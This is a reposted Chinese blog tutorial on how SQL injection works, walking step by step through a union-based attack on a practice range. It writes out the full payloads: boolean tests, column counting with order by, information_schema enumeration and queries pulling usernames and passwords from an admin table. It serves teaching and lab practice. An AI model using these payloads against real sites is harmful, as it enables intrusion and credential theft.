SQL注入原理解析以及举例1

转载

[weixin_30666943](#) 于 2019-06-23 15:30:00 发布 66 收藏
文章标签： 数据库
原文链接：http://www.cnblogs.com/aaron456-rgv/p/11072977.html

sql注入是指web应用程序对用户输入数据的合法性没有判断，导致攻击者可以构造不同的sql语句来实现对数据库的操作。

sql注入漏洞产生满足条件：

1；用户能够控制数据的输入。

2；原本需要执行的代码，拼接了用户的输入。

举例：

注意：下面测试环境使用封神台免费靶场。可以从下面链接进入：https://hack.zkaq.org/?a=battle。

攻击流程：

1；判断是否存在sql注入漏洞。

2；判断网页存在字段数。

3；判断回显点。


4；获取信息。

测试开始：

测试目标获取管理员账号密码

一；判断是否存在sql注入漏洞。

1.1；构建sql语句：?id=1 and 1=2 查看页面是否正常。结果页面显示不正常。



注释：因为id=1为真（可正常访问页面），且1=2为假，所以and条件永远不会成立。对于web应用不会返回结果给用户。则攻击者能看到的是一个错误的界面或者页面结果为空。当然，如果攻击者构造的请求异常，也会导致页面访问不正常。

1.2；构建新的sql语句，确定是否存在语句逻辑错误导致页面不正常。?id=1 and 1=1 结果页面正常，初步判断存在sql漏洞。

注释：1=1 为真，and条件语句成立。

二；判断字段数：

2.1；构建sql语句：?id=1 and 1=1 order by 1 判断网页是否正常。?id=1 and 1=1 order by 2 判断网页是否正常。?id=1 and 1=1 order by 3 判断网页是否正常。结果：?id=1 and 1=1 order by 3 网页显示不正常，可以判断字段数为2

注释：order by 语句用来根据指定的列对结果集进行排序。详细请参考网址：http://www.w3school.com.cn/sql/sql_orderby.asp “order by 1”表示对第一栏位进行排序，

三；判断回显点：构建sql语句：?id=1 and 1=2 union select 1,2 (之后的查询结果将显示在下图红框位置)

注释：union 操作符用于合并两个或多个select语句的结果集，union内部的select语句必须拥有相同数量的列。详细参考：http://www.w3school.com.cn/sql/sql_union.asp

四； 获取信息

4.1；查看当前数据库名以及数据库版本。构建sql语句：?id=1 and 1=2 union select 1,database()；?id=1 and 1=2 unio select 1, version()

注释：union select 1 ,database(),其中数字1占一列，凑数，用来满足union定义。database()：表示网站使用的数据库，version()：表示当前mysql的版本，usr()：当前mysql的用户。

4.2；查询当前数据库以及表名称。构建sql语句：?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1

注释：information_schema数据库用于存储数据库元数据，例如：数据库名，表名，列的数据类型，访问权限等。tables用来存储数据库中的表的信息，包括表属于哪个数据库，表的类型，存储引擎，创建时间等。table_schema和table_schema是表tables中的数据库库名和表名。limit 0,1 表示第一行显示一行数据。limit 1,1表示第二行显示一行数据。

4.3；查询表admin中的字段名。查询三个字段：ID username password

构建SQL语句：?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1

构建SQL语句：?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1

构建SQL语句：?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1

注释：columns表存储表中的列的信息。其中包含数据库库名table_schema,表名table_name，字段名column_name。

4.4；查询用户名称：?id=1 and 1=2 union select 1,username from admin

4.5；查询密码：?id=1 and 1=2 union select 1,password from admin

转载于:https://www.cnblogs.com/aaron456-rgv/p/11072977.html